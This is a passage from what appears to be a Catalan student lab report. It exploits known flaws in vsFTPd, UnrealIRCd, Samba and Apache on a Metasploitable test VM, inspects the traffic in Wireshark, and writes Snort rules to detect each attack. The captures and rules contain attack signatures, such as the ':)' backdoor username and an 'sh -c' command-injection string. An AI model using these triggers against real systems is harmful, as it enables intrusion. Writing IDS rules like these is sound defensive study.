


Figura 28. Exploit vnc

Com es pot veure amb aquest mòdul el que obtenim és la confirmació que les credencials del VNC són les que venen per defecte i per tant, hem pogut obtenir accés.

Veient que a l'equip de la víctima hi ha un servei Apache HTTP actiu, anem a veure si trobem una vulnerabilitat que ens pugui interessar:




Figura 29. Exploits Apache Http Server

Veiem un atac per denegació de servei (DoS) que podem usar, anem a buscar el seu codi osvdb i a intentar realitzar l'atac:

Apache HTTP Server Denial of Service

	CVE: 2011-3192...	**OSVDB-ID:** 74721
	Author: Ramon de C Valle	**Published:** 2011-12-09
urce Raw	**Download Vulnerable App:** N/A	

Figura 30. Exploit DoS Apache HTTP




Figura 31. Atac DoS Apache HTTP

Com es pot veure l'atac DoS ha funcionat perfectament, ja que hem anat realitzant connexions constants contra la màquina metasploitable pel port 80.

Per últim, veurem un atac al servei Samba. Per realitzar l'atac utilitzarem el mateix procés:




Figura 32. Exploit Database Samba 3





Figura 33. Atac servei Samba

Durant aquets atacs, hem tingut capturant els paquets l'eina Wireshark, per tal de veure patrons per crear les regles snort que ens ajudin a detectar aquets atacs.

Com podem veure, en el primer atac al servei FTP, cada vegada que llençàvem l'exploit, al final del nom d'usuari que ingressava, hi apareixia els caràcters ":)".




122	488.504172589	192.168.1.188	192.168.1.189	TCP	60 6200 → 36669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
123	488.505474243	192.168.1.189	192.168.1.188	TCP	74 33858 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=69810 TSec
124	488.505641666	192.168.1.188	192.168.1.189	TCP	74 21 → 33858 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=
125	488.505690579	192.168.1.189	192.168.1.188	TCP	66 33858 → 21 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=69810 TSecr=28064
126	488.541185453	192.168.1.188	192.168.1.189	FTP	86 Response: 220 (vsFTPd 2.3.4)
127	488.541235764	192.168.1.189	192.168.1.188	TCP	66 33858 → 21 [ACK] Seq=1 Ack=21 Win=29312 Len=0 TSval=69819 TSecr=28068
128	488.542740897	192.168.1.189	192.168.1.188	FTP	81 Request: USER CRTlhe:)
129	488.542906364	192.168.1.188	192.168.1.189	TCP	66 21 → 33858 [ACK] Seq=21 Ack=16 Win=5824 Len=0 TSval=28068 TSecr=69819
130	488.542941861	192.168.1.188	192.168.1.189	FTP	100 Response: 331 Please specify the password.
131	488.543581368	192.168.1.189	192.168.1.188	FTP	74 Request: PASS C

Figura 34. Tràfic capturat de l'atac al servei FTP


Figura 35. Follow TCP Atac FTP

Per tal de comprovar que això no passa amb una connexió establerta de forma normal, realitzem varies connexions FTP amb l'eina Filezilla per verificar que "*l'smiley*" no apareix i que és realitza la connexió correctament:



1	0.000000	192.168.1.189	192.168.1.188	TCP	74 52790 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1…
2	0.001573	192.168.1.188	192.168.1.189	TCP	74 21 → 52790 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 S…
3	0.001622	192.168.1.189	192.168.1.188	TCP	66 52790 → 21 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=12931559…
4	0.005094	192.168.1.188	192.168.1.189	FTP	86 Response: 220 (vsFTPd 2.3.4)
5	0.005158	192.168.1.189	192.168.1.188	TCP	66 52790 → 21 [ACK] Seq=1 Ack=21 Win=29312 Len=0 TSval=1293156…
6	0.005247	192.168.1.189	192.168.1.188	FTP	76 Request: AUTH TLS
7	0.006451	192.168.1.188	192.168.1.189	TCP	66 21 → 52790 [ACK] Seq=21 Ack=11 Win=5824 Len=0 TSval=4547246…
8	0.006489	192.168.1.188	192.168.1.189	FTP	104 Response: 530 Please login with USER and PASS.
9	0.006640	192.168.1.189	192.168.1.188	FTP	76 Request: AUTH SSL
10	0.007655	192.168.1.188	192.168.1.189	FTP	104 Response: 530 Please login with USER and PASS.
11	0.007839	192.168.1.189	192.168.1.188	FTP	82 Request: USER anonymous
12	0.008228	192.168.1.188	192.168.1.189	FTP	100 Response: 331 Please specify the password.
13	0.008431	192.168.1.189	192.168.1.188	FTP	87 Request: PASS anon@localhost
14	0.012177	192.168.1.188	192.168.1.189	FTP	89 Response: 230 Login successful.
15	0.012361	192.168.1.189	192.168.1.188	FTP	80 Request: OPTS UTF8 ON
16	0.012820	192.168.1.188	192.168.1.189	FTP	92 Response: 200 Always in UTF8 mode.
17	0.021917	192.168.1.189	192.168.1.188	FTP	71 Request: PWD
18	0.022753	192.168.1.188	192.168.1.189	FTP	75 Response: 257 "/"

Figura 36. Captura tràfic connexió FTP anònim



1	0.000000000	192.168.1.189	192.168.1.188	TCP	74 52784 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 T…
2	0.000917839	192.168.1.188	192.168.1.189	TCP	74 21 → 52784 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC…
3	0.000985859	192.168.1.189	192.168.1.188	TCP	66 52784 → 21 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=12859312 T…
4	0.004006998	192.168.1.188	192.168.1.189	FTP	86 Response: 220 (vsFTPd 2.3.4)
5	0.004053508	192.168.1.189	192.168.1.188	TCP	66 52784 → 21 [ACK] Seq=1 Ack=21 Win=29312 Len=0 TSval=12859313 …
6	0.004283872	192.168.1.189	192.168.1.188	FTP	76 Request: AUTH TLS
7	0.005433597	192.168.1.188	192.168.1.189	TCP	66 21 → 52784 [ACK] Seq=21 Ack=11 Win=5824 Len=0 TSval=4518117 T…
8	0.005467525	192.168.1.188	192.168.1.189	FTP	104 Response: 530 Please login with USER and PASS.
9	0.005667855	192.168.1.189	192.168.1.188	FTP	76 Request: AUTH SSL
10	0.007149620	192.168.1.188	192.168.1.189	FTP	104 Response: 530 Please login with USER and PASS.
11	0.007511465	192.168.1.189	192.168.1.188	FTP	81 Request: USER msfadmin
12	0.008522103	192.168.1.188	192.168.1.189	FTP	100 Response: 331 Please specify the password.
13	0.008698427	192.168.1.189	192.168.1.188	FTP	81 Request: PASS msfadmin
14	0.012124562	192.168.1.188	192.168.1.189	FTP	89 Response: 230 Login successful.
15	0.012286023	192.168.1.189	192.168.1.188	FTP	80 Request: OPTS UTF8 ON
16	0.012641622	192.168.1.188	192.168.1.189	FTP	92 Response: 200 Always in UTF8 mode.
17	0.013457469	192.168.1.189	192.168.1.188	FTP	71 Request: PWD
18	0.014424471	192.168.1.188	192.168.1.189	FTP	88 Response: 257 "/home/msfadmin"

Figura 37. Captura tràfic connexió usuari msfadmin

Es evident que si alguna vegada un usuari te els caràcters “*:)*” dintre del nom d’usuari, es generarà un fals positiu, però serà molt poc probable que això ens arribi a passar.

En el cas del servei ircd, veiem que el problema està amb permetre que s’executi codi arbitrari:




Figura 38. Tràfic capturat a l’atac al servei ircd

En el cas del servei Samba, la vulnerabilitat amb l’identificador 2007-2447 permet executar codi arbitrari. Revisant la captura de paquets feta amb l’eina Wireshark, veiem que dintre d’aquets paquets que l’atacant envia a la víctima, en el camp “*Account*” hi ha la paraula “sleep” en tots ells. Per tant, en centrarem amb aquest factor per crear la regla.




Figura 39. Tràfic capturat a l'atac al servei Samba

Per últim, mirant els paquets capturats durant l'atac DoS al servidor Apache, veiem que tots ells fan una petició HEAD al servidor i que el seu temps màxim de vida és 64. Per tant, amb aquestes dos dades podem crear una regla que eviti falsos positius.




Figura 40. Tràfic capturat a l'atac al servidor Apache

5. Creació regles Snort

Un cop tenim detectats els patrons, crearem un fitxer a **/etc/snort/rules** que anomenarem **UOC.rules**. Dins aquest fitxer ficarem les regles creades per tal de detectar els atacs:

```
root@metasploitable:/home/msfadmin# cat /etc/snort/rules/UOC.rules
alert tcp any any -> any 21 (msg:"vsFTPd backdoor detectat!!!"; sid:90000000; re
v:1; classtype:suspicious-login; content:"|3a 29|";)

alert tcp any any -> any 6667 (msg:"ircd backdoor detectat!!!"; sid:90000001; re
v:1; classtype: string-detect; content: "AB\;sh -c"; reference: cve, 2010-2075;)

alert tcp any any -> any 139 (msg:"Atac contra vulnerabilitat Samba usermap_scri
pt detectat!!!!"; sid:90000002; rev:1; classtype: string-detect; content:"sleep"
; reference:cve,2007-2447;)

alert tcp any any -> any 80 (msg:"Possible atac DoS al servidor Apache detectat!
!!"; sid:90000003; rev:1; classtype:denial-of-service; ttl:64; content:"HEAD / H
TTP/1.1"; reference:cve,2011-3192;)
root@metasploitable:/home/msfadmin# _
```

Figura 41. Fitxer UOC.rules

Ara simplement anirem al fitxer de configuració **snort.conf** i inclourem la ruta on tenim les nostres regles:

```
include $RULE_PATH/UOC.rules

#include $RULE_PATH/local.rules
#include $RULE_PATH/bad-traffic.rules
#include $RULE_PATH/exploit.rules
#include $RULE_PATH/community-exploit.rules
#include $RULE_PATH/scan.rules
#include $RULE_PATH/finger.rules
#include $RULE_PATH/ftp.rules
#include $RULE_PATH/telnet.rules
#include $RULE_PATH/rpc.rules


root@metasploitable:/var/log/snort# /etc/init.d/snort restart
 * Stopping Network Intrusion Detection System  snort                  [ OK ]
 * Starting Network Intrusion Detection System  snort                  [ OK ]
root@metasploitable:/var/log/snort# _
```

Figura 42. Snort.conf

Reiniciem el servei per què snort agafi els nous canvis i ja podrem provar de nou de llençar els atacs per veure si realment snort registre els esdeveniments en el seu log:




Figura 43. Registre esdeveniment ircd snort




Figura 44. Registre esdeveniment FTP snort




Figura 45. Registre esdeveniments Samba snort




Figura 46. Registre esdevenuments Apache snort

6. Conclusions

Gràcies a l'eina Snort serem capaços de generar alertes per tal de detectar atacs al nostre sistema. Snort és una eina molt potent i simple amb infinitat de configuracions possible, cosa que fa que les limitacions vinguin únicament per la falta de pràctica o coneixements del administrador. A part, el ser un open source amb una gran comunitat activa al darrera, fa que tinguis multitud de regles predefinides i molts llocs on cercar solucions als problemes que et pugin sorgir.

Crec fermament que qualsevol sistema mínimament sensible ha de disposar d'un IDS com Snort, per tal d'evitar que les seves vulnerabilitats siguin atacades, i per tal de controlar qualsevol moviment que nosaltres creiem sospitós o prou important per monitoritzar.

7. Annexos

Des de la web de Tenable ens podem descarregar el paquet .deb de l'última versió de Nessus i fer la instal·lació amb l'ordre dpkg.

